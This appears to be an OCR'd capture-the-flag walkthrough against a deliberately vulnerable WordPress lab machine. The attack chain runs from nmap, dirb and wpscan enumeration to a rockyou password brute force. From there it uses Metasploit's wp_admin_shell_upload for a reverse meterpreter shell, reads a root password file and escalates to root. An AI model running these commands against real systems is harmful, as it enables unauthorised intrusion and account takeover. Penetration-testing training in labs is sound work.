
-sS: typical TCP/IP scan that nmap runs.

-O: version checking on nmap scan on target.

-A: Aggressive scan

You'll see a DNS error. But it is fine to ignore it as we do not need a DNS server because we are on a local server

Let’s check what is showing on port 80



dirb

To confirm that we actually have a directory called **wordpress** on the Apache server, we can use another application named dirb.


dirb is a web content scanner.

It looks for an existing and/or a hidden web objects.

It works by launching a dictionary based attacks against a webserver, analyzing the responses.

dirb comes pre-installed with kali linux.

> dirb http://192.168.99.103/



wpscan

wp in wpscan stands for wordpress.

We are going to scan the wordpress installation on this server and we are going to find a username and then for a password.

> **wpscan - -url http://192.168.99.103/wordpress/ -e at -e ap -e u**

For the first time we run wpscan, it wants to connect to the internet and pull down any update it might have for the application.

So, temporarily change the network settings from **Host-only Adapter** to **Bridged Adapter** and then back to Host-only Adapter

wpscan - -url http://192.168.99.103/wordpress/ -e at -e ap -e u

kali-linux-2024.3-virtualbox-amd64 (1. Login) [Running] - Oracle VirtualBox

File Machine View Input Devices Help

root@kali: ~

File Actions Edit View Help

```
└─# wpscan - -url http://192.168.99.103/wordpress/ -e at -e ap -e u

Scan Aborted: invalid option: -url
Did you mean?  ua

┌──(root㉿kali)-[~]
└─# wpscan --url http://192.168.99.103/wordpress/ -e at -e ap -e u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __   ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                         Version 3.8.25

      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...

Scan Aborted: Unable to get https://data.wpscan.org/metadata.json.sha512 (Couldn't resolve host name)

┌──(root㉿kali)-[~]
└─#
```

Bruteforce attack using **wpscan**

So, after the scan, we’ve identified a user named: **c0rrupt3d_brain**

Now, we are going to find the password for this user.

Before we can brute-force a password using wpscan agains the user, we need a wordlist.

For this, we go to: **Home** > **usr** > **share** > **wordlists**

and extract a fine named **rockyou.txt.gz**

> wpscan - -url http://192.168.99.103/wordpress -U c0rrupt3d_brain -P /usr/share/wordlists/rockyou.txt

kali-linux-2024.3-virtualbox-amd64 (1. Login) [Running] - Oracle VirtualBox

File Machine View Input Devices Help

kali@kali: ~

File Actions Edit View Help

```
[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <==================================================> (137 / 137) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - c0rrupt3d_brain / 24992499
Trying c0rrupt3d_brain / 636363 Time: 00:02:41 <                                  > (10700 / 14355092)  0.07%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: c0rrupt3d_brain, Password: 24992499

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Tue Nov 12 20:56:40 2024
[+] Requests Done: 10841
[+] Cached Requests: 29
[+] Data Sent: 3.855 MB
[+] Data Received: 48.303 MB
[+] Memory used: 282.633 MB
[+] Elapsed time: 00:02:48
```

metasploit: *“**boot to the root**” challenge*

We are now going to use a well-known exploit inside of metasploit.

This is going to allow us to establish a reverse **shell**, which is something every **pentester** wants to do.

We are going to **get access**, as limited as it is, to the **target machine** using a **terminal**.

Exploitation & privilege escalation for the **target** machine

Open a clean terminal.

> **msfconsole**

It gives us a **metasploit prompt** in which we will begin to look for the exploit that's gonna give us the terminal over on to our **target machine**.

msf6 > **use exploit/unix/webapp/wp_admin_shell_upload**

You can also search for other exploits by using **search** command like this:

msf6 > **search wordpress**

Configure exploit options:

To see what options has to be configured, we can use this command:

msf6 exploit(unix/webapp/wp_admin_shell_upload) > **show options**

We see that we do have to set the remote host, localhost ip address

> **set rhosts 192.168.99.103**

> **set lhost 192.168.99.102**

> **set targeturi /wordpress**

> **set username c0rrupt3d_brain**

> **set password 24992499**

> **exploit**

Run exploit:

If all runs well, we will now have a reverse shell like this:

meterpreter >

We now have a **meterpreter** session running.

We now first start to look inside the home directory on the target machine.

meterpreter > **cd /home**

meterpreter > **ls**

meterpreter > **cd root3r**

meterpreter > **ls**

Run exploit:

meterpreter > **ls**

now we can look what is inside **.root_password_ssh.txt**

to do this, we can print out the content on terminal using **cat** command:

meterpreter > **cat .root_password_ssh.txt** *(willy26)*

Now, let's try to get some privilege escalation, which means I want to be root

meterpreter > **getuid** *(Server username: **www-data (33)**)*

To get terminal access, we need to get terminal access as root. For this, we will use a small snippet of python code. But we can not run it on this terminal, because to run code, we need a shell so, to run a shell inside metapreter, we run:

meterpreter > **shell**

Run exploit:

meterpreter > **shell**

|

Now, run the following snippet of python code:

python -c ‘import pty;pty.spawn(“/bin/bash”)’

This code will spawn a **bash shell**. You will notice now, that we have a bash shell:

www-data@ubuntu-extremely-vulnerable-machine:/home/root3r$

and we are currently logged in as www-data, but I have an elevated prompt.

Run exploit:

Now, we can login as superuser by typing: **su** and then typing the pwd: **willy26**

The prompt will change to:

root@ubuntu-extremely-vulnerable-machine:~#

Let's look inside the root directory by typing: **cd /root**

root@ubuntu-extremely-vulnerable-machine:~# **cd /root'**

Now, let's see what is inside root by using **ls** command:

Let's look inside the root directory by typing: **ls**

We see a proof.txt file, which shows that we have successfully completed "***the boot to the root***" challenge :)

Run exploit:

Let's print out the contents of this file:

Let's look inside the root directory by typing: **cat proof.txt**

It was an easy "***boot to the root***" challenge but it introduced you to some of the excellent exploits that you can use not in just this ***capture the flag*** exercise, but in the real world of **pentesting**

Next things to do: get more familiar with little snippets of python, perl & bash code

Because you will not only see them in the real world, but also in the certification exams you would like to give in future.